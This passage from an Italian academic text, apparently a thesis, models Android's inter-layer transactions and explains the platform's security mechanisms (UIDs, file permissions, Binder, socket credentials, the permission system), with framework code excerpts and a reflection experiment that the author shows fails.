


Figura 3.10: Caso 3: Media Player

3.3.2 Modello di interazione: definizioni

Seppur rappresentanti la maggior parte delle interazioni, tali modelli non sono esaustivi. Per poter arrivare ad identificare tutti i flussi di interazione tra i livelli dello stack occorre per prima cosa definire un modello. La parte successiva di questa sezione si propone di suggerirne uno.

Definizione 3.1 (Livelli). Siano A , AF , AR , L , K i livelli Application, Application Framework, Application Runtime, Libraries e Kernel Linux.

Definizione 3.2 (Tipi di transazioni). Le possibili transazioni tra livelli sono:

- $b()$: Binder IPC;
- $s()$: socket;
- $J()$: JNI call;
- $d()$: dynamic load;
- $sys()$: system call;
- $f()$: function call;

Definizione 3.3 (Oggetti delle transazioni). Le transazioni possono avere passaggio di dati/oggetti. Tali oggetti possono essere:

- α : oggetto *parcelable* tramite IPC;
- β : object reference in una chiamata JNI;
- γ : stream di byte in una transazione tramite socket;
- δ : libreria .so;
- ϵ : dati di una system call;
- ζ : oggetto passato tramite funzione.

Vincoli. In base alla definizione 3.2, i tipi di transazione possono accettare degli oggetti come parametri. Tali associazioni sono però limitate da alcuni vincoli dettati dalla loro natura. In particolare:

- le transazioni IPC - $b()$ - accettano solo oggetti *parcelable* (α);
- le chiamate JNI - $J()$ - richiedono l'uso di object reference di tipo β ;
- le transazioni su socket - $s()$ - accettano solo stream di byte (γ);
- il caricamento dinamico - $d()$ - richiede oggetti libreria di tipo **.so** (oggetti δ);
- le system call - $sys()$ - accettano dati formattati di tipo ϵ ;
- le chiamate a funzione - $f()$ - richiedono oggetti di tipo ζ .

Definizione 3.4 (Componenti). Sia $C_{liv}[nC]$ un componente appartenente al livello $liv \in A, AF, AR, L, K$, secondo la definizione 3.1, e con nome nC .

I componenti nC possono essere specifici o generici. Per componente specifico si intende un elemento fisicamente riscontrabile nel sistema come ad esempio il Package Manager, il Binder oppure l'applicazione utente. In quel caso nC avrà il nome sintetico del componente.

Se invece si vuole modellare un tipo di componente senza specificarne uno in particolare è possibile indicare un nome generico. Nomi generici possibili nel campo nC sono:

- app: applicazione;
- rs: runtime service;
- ns: native service;
- nd: native daemon;
- hl: HAL library;
- kd: kernel driver.

Vincoli. Ogni componente appartiene a uno specifico livello. L'individuazione del livello appropriato per i componenti specifici dipende dal componente stesso (ad esempio il Package Manager appartiene all'Application Framework ma ha anche il servizio nativo che si trova nelle Libraries).

Per i componenti di tipo generico è possibile invece dire che:

- $app \in A$;
- $rs \in AF$;
- $ns \in L$;
- $nd \in L$;
- $hl \in L$;
- $kd \in K$.

Definizione 3.5 (Transazioni). In base alla definizione 3.2 sui tipi di transazione e alla definizione 3.3 sugli oggetti, possiamo indicare una transazione come:

$$C_{liv_1}[nC_1] \Longrightarrow^{tipo(oggetto)} C_{liv_2}[nC_2]$$

In questo modo siamo in grado di definire come a partire da un componente nC_1 appartenente al livello liv_1 si possa passare con una transazione $tipo(oggetto)$ a un componente nC_2 appartenente al livello liv_2 . E' possibile che $liv_1 = liv_2$.

Vincoli. Alcune condizioni necessarie (non esaustive) a definire una transazione valida sono:

- *if* $liv_1 = A \quad \wedge \quad liv_2 = AF \rightarrow tipo(oggetto) = b(\alpha);$
- *if* $liv_1 = AF \quad \wedge \quad liv_2 = L \quad \wedge \quad nC_1 = rs \quad \wedge \quad nC_2 = ns \rightarrow tipo(oggetto) = J(\beta);$
- *if* $liv_1 = liv_2 = L \quad \wedge$
 - $nC_1 = ns \quad \wedge \quad nC_2 = ns \rightarrow tipo(oggetto) = b(\alpha);$
 - $nC_1 = ns \quad \wedge \quad nC_2 = nd \rightarrow tipo(oggetto) = s(\gamma);$
 - $nC_1 = ns \quad \wedge \quad nC_2 = hl \rightarrow tipo(oggetto) = d(\delta);$
- *if* $liv_1 = L \quad \wedge \quad liv_2 = K \rightarrow tipo(oggetto) = sys(\epsilon);$

3.3.3 Modello di interazione: i tre flussi principali

Usando le definizioni appena proposte si è in grado di modellare i tre flussi principali previsti nelle interazioni tra livelli.

Caso 1. Applicazione \rightarrow servizio in runtime \rightarrow libreria \rightarrow Linux kernel;

$$C_A[app] \Longrightarrow^{b(\alpha)} C_{AF}[rs] \Longrightarrow^{J(\beta)} C_L[ns] \Longrightarrow^{d(\delta)} C_L[hl] \Longrightarrow^{sys(\epsilon)} C_K[kd]$$

Caso 2. Applicazione \rightarrow servizio in runtime \rightarrow servizio nativo \rightarrow libreria \rightarrow Linux Kernel;

$$C_A[app] \Longrightarrow^{b(\alpha_1)} C_{AF}[rs] \Longrightarrow^{J(\beta)} C_L[ns] \Longrightarrow^{b(\alpha_2)} C_L[ns] \Longrightarrow^{d(\delta)} C_L[hl] \Longrightarrow^{sys(\epsilon)} C_K[kd]$$

Caso 3. Applicazione \rightarrow servizio in runtime \rightarrow servizio nativo \rightarrow demone nativo \rightarrow libreria \rightarrow Linux Kernel.

$$C_A[app] \Longrightarrow^{b(\alpha)} C_{AF}[rs] \Longrightarrow^{J(\beta)} C_L[ns] \Longrightarrow^{s(\gamma)} C_L[nd] \Longrightarrow^{d(\delta)} C_L[hl] \Longrightarrow^{sys(\epsilon)} C_K[kd]$$

Capitolo 4

Sicurezza di Android

Android è un sistema multi-processo, dove ogni applicazione (e le parti del sistema) viene eseguita in un processo Linux. Per la maggior parte, la sicurezza viene applicata a livello di processo attraverso i normali meccanismi di Linux, assegnando un user ID e un group ID ad ogni applicazione.

Il controllo degli accessi è fornito attraverso un meccanismo di autorizzazione che impone restrizioni sulle operazioni specifiche che una particolare applicazione può eseguire. E' possibile raggruppare i meccanismi di sicurezza in tre gruppi: i meccanismi di Linux, le caratteristiche dell'ambiente e le policy specifiche di Android (figura 4.1).

4.1 Meccanismi di sicurezza Linux

Linux ha due sistemi di sicurezza primari: il Posix Users e il controllo degli accessi sui file. Questo permette di attuare una politica di sicurezza di tipo DAC (Discretionary Access Control): l'elemento base in Linux è l'utente (il soggetto); ogni oggetto (ad esempio un processo o un file) è proprietà di un utente (rappresentato da un numero intero o *user id*).

4.1.1 POSIX (Portable Operating System Interface) security

Ogni pacchetto Android (.apk) installato su un dispositivo ha assegnato un Linux (POSIX) user ID. Di conseguenza, il codice di due diversi pacchetti non può essere eseguito nello stesso processo. In un certo senso, questo crea una *sandbox* che impedisce l'applicazione di interferire con altre applicazioni e viceversa.

Security mechanisms incorporated in Android.		
Mechanism	Description	Security Issue
Linux mechanisms		
POSIX users	Each application is associated with a different user ID (or UID).	Prevents one application from disturbing another
File access	The application's directory is only available to the application.	Prevents one application from accessing another's files
Socket	Credential passing mechanism	Prevents one application from stealing another's identity.
Binder	Identity checks and Reference security	Ensure the identity of the caller and the validity of object's references.
Environmental features		
Memory management unit (MMU)	Each process is running in its own address space.	Prevents privilege escalation, information disclosure, and denial of service
Type safety	Type safety enforces variable content to adhere to a specific format, both in compiling time and runtime.	Prevents buffer overflows and stack smashing
Mobile carrier security features	Smart phones use SIM cards to authenticate and authorize user identity.	Prevents phone call theft
Android-specific mechanisms		
Application permissions	Each application declares which permission it requires at install time.	Limits application abilities to perform malicious behavior
Component encapsulation	Each component in an application (such as an activity or service) has a visibility level that regulates access to it from other applications (for example, binding to a service).	Prevents one application from disturbing another, or accessing private components or APIs
Signing applications	The developer signs application .apk files, and the package manager verifies them.	Matches and verifies that two applications are from the same source
Dalvik virtual machine	Each application runs in its own virtual machine.	Prevents buffer overflows, remote code execution, and stack smashing

Figura 4.1: I meccanismi di sicurezza di Android

Per far sì che due applicazioni possano essere eseguite nello stesso processo, devono condividere lo stesso ID utente, possibile solo attraverso l'uso della funzione `sharedUserID`. Per fare questo, esse devono dichiarare esplicitamente l'uso dello stesso user ID ed entrambe devono avere la stessa firma digitale.

Visto che il codice dell'applicazione viene eseguito sempre nel proprio processo, indipendentemente da come è stato invocato (da tale applicazione direttamente o tramite una forma di comunicazione da un'altra applicazione), le autorizzazioni con cui il codice esegue sono quelle dell'applicazione proprietaria del codice (sia per l'accesso ai file a livello di applicazione sia per i permessi). Per esempio, in uno scenario in cui l'applicazione dei contatti apra l'editor dell'applicazione SMS, l'editor sarebbe in grado sia di inviare un SMS sia di accedere a qualsiasi file di proprietà dell'applicazione SMS nonostante l'applicazione dei contatti non abbia i permessi per farlo.

4.1.2 Gestione dei file

I file in Android (sia i file applicazione sia i file di sistema) sono sottoposti al meccanismo di autorizzazione Linux. Ogni file è associato al proprietario - user e

group ID - e tre tuple di lettura scrittura ed esecuzione (rwx). La prima tupla viene applicata sul proprietario, la seconda sugli utenti che appartengono al gruppo e la terza è per il resto degli utenti.

Generalmente, i file di sistema in Android sono di proprietà o di **system** o **root**, mentre i file di una applicazione sono di proprietà di uno specifico utente. Le autorizzazioni di accesso per i file sono derivate dal meccanismo di sicurezza Linux e riflettono il livello di accesso consentito ad altri utenti (ad esempio, altre applicazioni). Allo stesso modo, a causa della differenza di ID utente, file di sistema sono protetti dalle applicazioni ordinarie.

Ai file creati da un'applicazione verrà assegnato ID utente dell'applicazione, e non saranno accessibili da altre applicazioni (a meno che non condividano lo stesso ID utente tramite la funzione **sharedUserID** o i file siano impostati come globalmente leggibili / scrivibili).

Linux fornisce molte funzionalità del sistema come se fossero file. Questo meccanismo permette di impostare in modo efficace i permessi su file, directory, driver, terminali, sensori hardware, cambiamenti di stato di alimentazione, audio, memoria condivisa e l'accesso ai *Linux daemon*.

Un aspetto che rafforza le varie misure di sicurezza è che l'immagine del sistema è montata in sola lettura. Tutti gli eseguibili e i file di configurazione importanti si trovano o nell'immagine **ramdisk** (che è di sola lettura e reinizializzato da uno stato noto ad ogni boot) o nell'immagine del sistema. Pertanto, un utente malintenzionato che acquisisce la capacità di scrivere su file ovunque sul file system ha comunque negata la possibilità di sostituire i file critici. Tuttavia, un utente malintenzionato può aumentare la complessità dell'attacco e superare questa limitazione rimontando l'immagine del sistema. Questo, tuttavia, richiede un accesso root.

Due altre partizioni interessanti sul file system Android sono la partizione dati e la scheda SD. La partizione dati è dove tutti i dati utente e le applicazioni sono memorizzate. Dal momento che questa partizione si distingue dalla partizione di sistema, è in grado di limitare gli eventuali danni nel caso in cui l'utente (o un malintenzionato) consenta di installare troppe applicazioni o creare troppi file. Quando il dispositivo Android viene avviato in safe mode, i file dalla partizione dati non vengono caricati, permettendo di ovviare a tali attacchi. La scheda SD è un dispositivo di archiviazione esterno, e quindi può essere manipolata off-line, fuori del controllo del dispositivo. Il file system è di tipo FAT.

4.1.3 Il gestore dei permessi sui files: fileUtils

FileUtils è una classe del package `android.os` ma è dichiarata privata e non utilizzabile direttamente dall'utente. Nella descrizione si legge infatti:

Tools for managing files. Not for public consumption.

In particolare la funzione che interessa andare ad analizzare è la funzione `setPermissions` che è presente nella classe privata `FileStatus` all'interno di `FileUtils`. Tale classe però è accessibile sfruttando il meccanismo Java della *Reflection* che consente di interrogare in maniera dinamica istanze di classi, andando oltre i meccanismi canonici di pubblico o privato. Utilizzando il seguente codice si è in grado di trovare il metodo da invocare:

```
1 String name = "android.os.FileUtils";
2 String settings = android.os.FileUtils$FileStatus;
3 Class<?> s = Class.forName(settings);
4 Object o = s.newInstance();
5
6 String set = "setPermissions";
7 Method sMethod = null;
8 for(Method m : methods)
9 {    // Found a method m
10        m.setAccessible(true);
11        if(m.getName().equals(set))
12        {
13            sMethod = m;
14        }
15 }
```

Analizzando la funzione `setPermission` vediamo che è in realtà una chiamata tramite JNI ad una analoga funzione di tipo nativo presente nel file `framework/core/data/jni/android_os_fileutils.cpp`

```
1 Funzione in java:
2 public static native int setPermissions(String file, int
    mode, int uid, int gid);
```

```
1 Funzione nativa:
2
3 jint android_os_FileUtils_setPermissions(JNIEnv*env,
```

```

4         jobject clazz,
5         jstring file, jint mode,
6         jint uid, jint gid)
7 {
8     #if HAVE_ANDROID_OS
9     const jchar* str=env->GetStringCritical(file,0);
10    String8 file8;
11    if (str) {
12        file8 = String8(str,env->GetStringLength(file));
13        env->ReleaseStringCritical(file, str);
14    }
15    if (file8.size() <= 0) {
16        return ENOENT;
17    }
18    if (uid >= 0 || gid >= 0) {
19        int res = chown(file8.string(), uid, gid);
20        if (res != 0) {
21            return errno;
22        }
23    }
24    return chmod(file8.string(), mode) == 0 ? 0 : errno;
25    #else
26    return ENOSYS;
27    #endif
28 }

```

La funzione nativa non fa altro che appoggiarsi sulle chiamate di sistema `chmod` e `chown` per modificare i permessi di accesso al file o il proprietario del file stesso.

Considerazioni sulla sicurezza

Il permesso di accesso a un file prova viene effettuato tramite il metodo:

```

1  FileUtils.setPermissions(prova.toString(),
2                          FileUtils.S_IRWXU|FileUtils.S_IRWXG|
3                          FileUtils.S_IROTH|FileUtils.S_IXOTH,
4                          -1, -1);

```

dove le sigle `S_IRWXU`, `S_IRWXG`, `S_IROTH` e `S_IXOTH` corrispondono agli interi 00700, 00070, 00001 e 00004 che combinati in OR forniscono il valore 00775 che

corrisponde a `rwX-rwx-rx`, ovvero lettura, scrittura ed esecuzione per l'owner e il gruppo dell'owner mentre lettura ed esecuzione per tutti gli altri. Dal momento che l'owner di tale cartelle è root, una applicazione malevola che non possiede i permessi da super utente (condizione normale) non può accedere in scrittura al file in esempio.

Cercando di utilizzare la funzione `setPermsion` tramite *Reflection* per modificare i permessi associati al file si ottiene il messaggio di errore:

```
Operation not Permitted.
```

Questo comportamento è motivato dal fatto che solo l'owner del file oppure root possono cambiare i permessi associati ad un determinato file. Inoltre i metodi cui ci si appoggia sono `chown` e `chmod` che sono protetti dal kernel Linux e pertanto affidabili.

Alla luce di tale esempio si può dedurre che non è possibile sfruttare la *Reflection* su questa classe per modificare i permessi a un file di cui non si è proprietari.

4.1.4 Binder

Controllo identità del processo chiamante Quando un processo fa una chiamata all'interfaccia del binder la sua identità (che corrisponde all'UID dell'applicazione e a PID del processo) viene registrata in spazio kernel. Android associa tale identità al thread che evaderà la richiesta. In questa maniera il ricevente è in grado di usare funzioni come `checkCallingPermission(String permission)` oppure `checkCallingPermissionOrSelf(String permission)` per verificare che il chiamante abbia i permessi necessari per il completamento della richiesta.

I servizi del Binder hanno inoltre accesso all'identità del chiamante mediante i metodo `getCallingUid()` e `getCallingPid()`. Le informazioni sull'identità sono comunicate all'implementazione dell'interfaccia del Binder dal kernel in maniera molto simile a quella adottata dagli Unix Domain socket.

Reference Security I reference agli oggetti Binder posso essere inviati attraverso le Binder interface. Un esempio chiarificatore di questo meccanismo è la comunicazione tra due processi: se il processo A deve inviare dei dati ad un processo B, dovrà comunicare al modulo kernel sia i dati da inviare, sia un riferimento al processo destinatario B, rappresentato da un reference al binder object del processo B.

I metodi `Parcel.writeStrongBinder()` e `Parcel.readStrongBinder()` permettono di fare alcune assunzioni sulla sicurezza. Quando un processo legge una reference ad un binder object mediante `readStrongBinder` ha la certezza (garantita dal modulo kernel del binder) che il processo scrivente possieda effettivamente il

reference appena inviato e, di conseguenza, i permessi per poterlo fare. Questo permette di evitare che processi malevoli provino a inviare fake reference spacciandole per binder reference che in realtà non possiedono.

I reference ai binder sono inoltre globalmente univoci e assegnati dal modulo nel kernel linux. Questo evita la possibilità di creare una reference che sia uguale ad una esistente, spacciandosi dunque per un altro processo.

4.1.5 Socket

Identità dei processi collegati. Gli Unix Domain socket sono in grado di gestire il passaggio di credenziali tra un peer e l'altro. Il metodo centrale di questo meccanismo si poggia sulla system call:

```
getsockopt(fd, SOL_SOCKET, SOL_PEERCREDS, &cr, &len);
```

Essa permette di ricevere dal file descriptor fd le impostazioni a livello socket (SOL_SOCKET) e in particolar modo le impostazioni delle credenziali (SOL_PEERCREDS). Queste credenziali sono salvate in una struttura dati chiamata `ucrd` che contiene pid, uid e gid del peer associato a quel file descriptor. In questo modo Android è in grado di determinare in maniera sicura (poiché gestita dal kernel linux) l'identità del processo chiamante.

4.2 Meccanismi di sicurezza dell'environment

Questi meccanismi sono indipendenti dalla scelta del sistema e prevedono politiche di sicurezza dipendenti dal linguaggio di programmazione e dall'operatore mobile.

4.2.1 Memory Management Unit (MMU)

Un prerequisito di molti sistemi operativi moderni e Linux in particolare, è la Memory Management Unit (MMU), un componente hardware che facilita la separazione dei processi per spazi di indirizzi diversi (memoria virtuale). Vari sistemi operativi utilizzano la MMU in modo tale che un processo non sia in grado di leggere le pagine di memoria di un altro processo (divulgazione di informazioni), o di corrompere la memoria. La probabilità di *privilege escalation* è ridotta dal momento che un processo non è in grado di rendere il proprio codice eseguito in una modalità privilegiata senza sovrascrivere la memoria privata del sistema operativo.

4.2.2 Type Safety

La *type safety* è una proprietà dei linguaggi di programmazione. Costringe il contenuto di una variabile ad aderire a un formato specifico e quindi ne impedisce l'uso errato. Parziali o mancanti *type safety* e / o *boundary check* possono portare alla corruzione della memoria e attacchi di tipo **buffer overflow**, che sono i mezzi per l'esecuzione di codice arbitrario. Come già detto, Android utilizza Java, che è un linguaggio di programmazione fortemente tipizzato. I programmi scritti in questo ambiente sono meno suscettibili all'esecuzione di codice arbitrario.

Questo è in contrasto con linguaggi come C, che consente il casting senza controllo dei tipi, e non esegue controlli di confine a meno che siano specificamente scritti dal programmatore. Il Binder, il meccanismo specifico di Android per Inter-Process Communication (IPC), è anche *type safe*. I tipi di dati che vengono passati dal Binder sono definiti dallo sviluppatore in fase di compilazione in Android Interface Definition Language (AIDL). Questo assicura che i tipi siano conservati oltre i confini del processo.

4.2.3 Meccanismi di sicurezza dell'operatore mobile

Un insieme di attributi di base dei sistemi di telefonia e utilities in generale, provengono dalla necessità di identificare l'utente, monitorare l'utilizzo e di addebitare al cliente il dovuto. Un termine più generale è AAA, che è l'acronimo di Authentication, Authorization e Accounting. Come uno smartphone, Android prende in prestito queste funzionalità di sicurezza dal design classico del telefono cellulare. L'autenticazione è fatta solitamente da una carta SIM e protocolli associati.

4.3 Meccanismi di sicurezza di Android

Il sistema operativo Android prevede, oltre ai meccanismi già citati, dei meccanismi specifici che si basano sull'incapsulamento dei componenti e sul concetto di permesso.

4.3.1 Permessi delle applicazioni

Il cuore del livello di sicurezza delle applicazioni in Android è il sistema di autorizzazione, che impone restrizioni alle operazioni specifiche che un'applicazione può eseguire. Il Package Manager ha il compito di concedere autorizzazioni per le applicazioni in fase di installazione e di far rispettare le autorizzazioni di sistema in fase di esecuzione. Ci sono circa 100 autorizzazioni built-in in Android che controllano

le operazioni tra cui: gestione chiamate (CALL_PHONE), uso fotocamera (CAMERA), uso di Internet (INTERNET) o scrittura SMS (WRITE_SMS) . Qualsiasi applicazione Android può dichiarare autorizzazioni aggiuntive. Al fine di ottenere il permesso, un'applicazione deve farne esplicita richiesta nel proprio manifesto (il file di "contratto" con Android).

I permessi sono associati livelli di protezione:

- "Normale" (autorizzazioni che non sono particolarmente pericolose),
- "Dangerous" (permessi che sono più pericolosi del normale, o normalmente non necessari per le applicazioni; tali permessi possono essere concessi mediante una domanda con conferma esplicita dell'utente),
- "Signature" (autorizzazioni che possono essere concesse solo ad altri pacchetti che sono firmati con la stessa firma di quello dichiarando il permesso) e
- "SignatureOrSystem" (un permesso signature che viene concesso ai pacchetti da installare nell'immagine del sistema Android).

L'assegnazione del livello di protezione viene lasciata alla volontà, l'intuizione o il buon senso dello sviluppatore. Tuttavia, vengono indicate diverse linee guida. I permessi "Normali" dovrebbero implicare rischi minori, mentre i permessi "Dangerous" dovrebbero essere utilizzati per le operazioni che implicano un rischio più sostanziale.

Un attento equilibrio deve essere mantenuto tra le due categorie al fine di evitare errori di valutazione che porterebbero operazioni pericolose a essere considerate a basso rischio con conseguente concessione di accesso a funzionalità sensibili. L'altro estremo (indicando tutto è "Dangerous") è altrettanto rischioso, e può indurre l'utente ad ignorare l'importanza del livello di protezione a causa della mancanza di contrasto. Contrariamente alla "Normale" e "Dangerous" i permessi "Signature" sono destinati solo per le operazioni destinate ad essere utilizzate dalle applicazioni da parte dello stesso sviluppatore (politica "same-origin"). Infine il livello "SignatureOrSystem" è scoraggiato nel suo complesso.

Al momento dell'installazione, i permessi richiesti dall'applicazione sono concessi sulla base di controlli della firma e sulla base della conferma da parte dell'utente.

Dopo che l'applicazione è stata installata e le relative autorizzazioni sono state concesse, essa non può più richiedere alcuna autorizzazione ulteriore e nessun permesso, una volta negato, può essere concesso poiché non vi è ulteriore interazione con l'utente dopo l'installazione. Un'operazione cui non è stata concessa l'autorizzazione avrà esito negativo in fase di esecuzione. Così, quando si installa un'applicazione,

l'utente non ha che due scelte, la fiducia dello sviluppatore o meno. Se decide di fidarsi dello sviluppatore (cioè fiducia nell'applicazione) tutte le autorizzazioni saranno concesse. Altrimenti, l'unica opzione è non installare l'applicazione. In tal caso il fattore con il maggior influenza sulla scelta dell'utente è il suo desiderio per l'applicazione che richiede i permessi. Non esiste attualmente una modalità di concessione parziale dei permessi.

Il meccanismo di autorizzazione può anche essere utilizzato per proteggere i vari componenti in un'applicazione che sono: activity service, Content Provider e broadcast receiver.

Questo effetto è ottenuto principalmente associando i permessi con il componente rilevante nella sua dichiarazione nel manifesto e Android automaticamente applicherà tali permessi negli scenari rilevanti.

Una activity, che è l'elemento di interfaccia utente di un'applicazione Android (qualsiasi schermata un utente vede sul dispositivo e con cui interagisce), è possibile specificare una serie di autorizzazioni che saranno necessarie per tutte le applicazioni che desiderano avviarla. In modo simile per un servizio si è in grado di controllare quali applicazioni saranno abilitate per avviarlo / fermarlo o per richiederne delle funzionalità.

Mentre tali permessi forniscono restrizioni drastiche, un controllo più capillare di qualsiasi API pubblica può essere ottenuto attraverso controlli run-time delle autorizzazioni concesse alla richiesta.

Si può inoltre definire le autorizzazioni per regolare chi ha il permesso di leggere o scrivere le informazioni associate al Content Provider. Dal momento che i permessi di lettura e scrittura sono definiti separatamente e non sono interconnessi, il fornitore di contenuti offre un controllo degli accessi più fine.

Anche il meccanismo degli intent (azione che un'applicazione vuole intraprendere) e dei Broadcast receiver possono essere entrambi associati a un insieme di autorizzazioni. Per il ricevitore broadcast questa funzione permette di controllare quali componenti sono autorizzati a trasmettere gli intent che è configurato per ricevere. Per il componente che trasmette l'intent, invece, i permessi offrono la possibilità di controllare quali riceventi saranno autorizzati a riceverlo.

4.3.2 Gestione dei Permessi Android: analisi di dettaglio

A fronte dei concetti base che vengono proposti sull'uso dei permessi in Android, questa parte si propone di esplorare nel dettaglio alcuni aspetti (anche implementativi) che difficilmente è possibile reperire in documentazioni pubbliche.

I permessi così come sappiamo rappresentano delle stringhe che, a livello Android, assumo dei significati precisi e indicano la possibilità o meno da parte di un utente di compiere una certa operazione o accedere ad uno specifico dato.

Alcuni permessi però sono sia a livello UNIX che a livello Android. Essi sono mappati come GID in Linux perché richiedono accesso a file speciali (driver, socket, etc..) che sono a livello Linux e pertanto protetti dal meccanismo unix per i gruppi. Tali permessi:

```
<!-- The following tags are associating low-level group
      IDs with permission names.  By specifying such a
      mapping, you are saying that any application process
      granted the given permission will also be running with
      the given group ID attached to its process, so it can
      perform any filesystem (read, write, execute)
      operations allowed for that group. -->

<permission name="android.permission.BLUETOOTH\_ADMIN" >
    <group gid="net\_bt\_admin" />
</permission>

<permission name="android.permission.BLUETOOTH" >
    <group gid="net\_bt" />
</permission>

<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.CAMERA" >
    <group gid="camera" />
</permission>

<permission name="android.permission.READ\_LOGS" >
    <group gid="log" />
</permission>

<permission name="android.permission.WRITE\_EXTERNAL\_
    _STORAGE" >
```

```

        <group gid="sdcard\_rw" />
</permission>

<!-- The group that /cache belongs to, linked to the
      permission set on the applications that can access /
      cache -->
<permission name="android.permission.ACCESS\_CACHE\
\_FILESYSTEM" >
    <group gid="cache" />
</permission>

<!-- RW permissions to any system resources owned by
      group 'diag'. This is for carrier and manufacture
      diagnostics tools that must be installable from the
      framework. Be careful. -->
<permission name="android.permission.DIAGNOSTIC" >
    <group gid="input" />
    <group gid="diag" />
</permission>

```

sono presenti in `platform.xml` presente in `frameworks/base/data/etc/`.

Gli altri permessi sono definiti nell'`AndroidManifest.xml` in `framework/base/core/res/` e di quelli dei vari package (che contengono quelli definiti dall'utente). Ogni permesso ha un nome, un gruppo, un livello di protezione e una descrizione. Di seguito è riportato un esempio:

```

<!-- Allows an application to initiate a phone call
      without going through the Dialer user interface for
      the user to confirm the call being placed. -->
<permission
    android:name="android.permission.CALL_PHONE"
    android:permissionGroup=
        "android.permission-group.COST_MONEY"
    android:protectionLevel="dangerous"
    android:label="@string/permlab_callPhone"
    android:description="@string/permdesc_callPhone"
/>

```

Il componente di Android che gestisce i permessi è il Package Manager Service. Esso ha infatti al suo interno la classe `BasePermission` che definisce la rappresentazione in Java di un permesso. Dall'altro lato abbiamo le `GrantedPermission` che sono i permessi che un package ha acquisito. La classe `GrantedPermission` contiene:

- Hashset di permessi (formato stringa)
- group id del package
- flag

Nella parte successiva verranno analizzati i flussi logici che intercorrono nel controllo dei permessi per individuare eventuali debolezze e per chiarire il contributo del Package Manager Service all'interno di tale procedura.

Il controllo dei permessi

Le funzioni principali per il controllo dei permessi lato user sono `checkCallingOrSelfPermission(String permission)` e `checkPermission(String permission, int pid, int uid)`. La prima determina se il processo che effettua la chiamata IPC oppure il processo che richiama questo check possiede il permesso indicato come parametro. La seconda controlla se chi richiede la chiamata IPC possiede il permesso indicato; ritorna falso se non sto effettuando al momento una chiamata IPC.

Il metodo `checkCallingOrSelfPermission(String permission)` non fa altro che richiamare `checkPermission(String permission, int pid, int uid)` indicando nel pid e uid quelli del processo chiamante, utilizzando i metodi `getCallingPid` e `getCallingUid` della classe `Binder`. Senza perdere di generalità analizziamo dunque la chiamata a `checkPermission`.

`checkPermission`

Quando una applicazione effettua una chiamata a `checkPermission`, essa si traduce in una IPC call all'analoga funzione presente nell'*Activity Manager Service* presente nel *System Server*. A questo livello la chiamata è reindirizzata alla funzione base per il controllo dei permessi che è `checkComponentPermission` che è utilizzata da tutti i servizi del sistema per effettuare controlli sui permessi.

```
1
2 int checkComponentPermission(String permission, int pid,
    int uid, int reqUid) {
```

```
3  /* We might be performing an operation on behalf of an
   indirect binder invocation, e.g. via {@link #
   openContentUri}. Check and adjust the client
   identity accordingly before proceeding. */
4  Identity tlsIdentity = sCallerIdentity.get();
5  if (tlsIdentity != null) {
6      Slog.d(TAG, "checkComponentPermission() adjusting {
          pid,uid} to {" + tlsIdentity.pid + "," +
          tlsIdentity.uid + "}");
7      uid = tlsIdentity.uid;
8      pid = tlsIdentity.pid;
9  }
10 // Root, system server and our own process get to do
   everything.
11 if (uid == 0 || uid == Process.SYSTEM_UID || pid ==
   MY_PID || !Process.supportsProcesses()) {
12     return PackageManager.PERMISSION_GRANTED;
13 }
14 // If the target requires a specific UID, always fail
   for others.
15 if (reqUid >= 0 && uid != reqUid) {
16     Slog.w(TAG, "Permission denied:
          checkComponentPermission() reqUid=" + reqUid);
17     return PackageManager.PERMISSION_DENIED;
18 }
19 if (permission == null) {
20     return PackageManager.PERMISSION_GRANTED;
21 }
22 try {
23     return AppGlobals.getPackageManager().
          checkUidPermission(permission, uid);
24 } catch (RemoteException e) {
25     // Should never happen, but if it does... deny!
26     Slog.e(TAG, "PackageManager is dead?!?", e);
27 }
28 return PackageManager.PERMISSION_DENIED;
29 }
```

Tale metodo accetta come parametri il permesso da verificare, il pid e l'uid del processo su cui va fatta la verifica e l'eventuale uid specifico richiesto da tale permesso (-1 se non richiesto).

Il comportamento di `checkComponentPermission` può essere riassunto come segue:

- Se l'utente su cui va fatta la verifica è `root` o `System` ritorna `PERMISSION_GRANTED`;
- Se il permesso da controllare è nullo ritorna `PERMISSION_GRANTED`;
- In tutti gli altri casi richiama il metodo `checkUidPermission` del *Package Manager Service*

La funzione `checkUidPermission` controlla se il determinato package associato all'uid richiesto possiede il permesso da verificare e ritorna opportunamente `PERMISSION_GRANTED` o `PERMISSION_DENIED`. Per fare questo controllo si appoggia alla struttura dati

```
final HashMap<String, PackageParser.Package> mPackages =  
    new HashMap<String, PackageParser.Package>();
```

che contiene come chiave il nome del package, in formato stringa, e come valore un oggetto di tipo `GrantedPermission`, dove sono memorizzati, come detto, tutti i permessi associati a un determinato package. Se non riesce a trovare la risposta in `mPackages` va a controllare che non siano stati assegnati dei permessi statici, memorizzati nella struttura `mSystemPermission` che contiene assegnazioni uid → lista di permessi, lette dal file di configurazione `etc/permission.xml`.

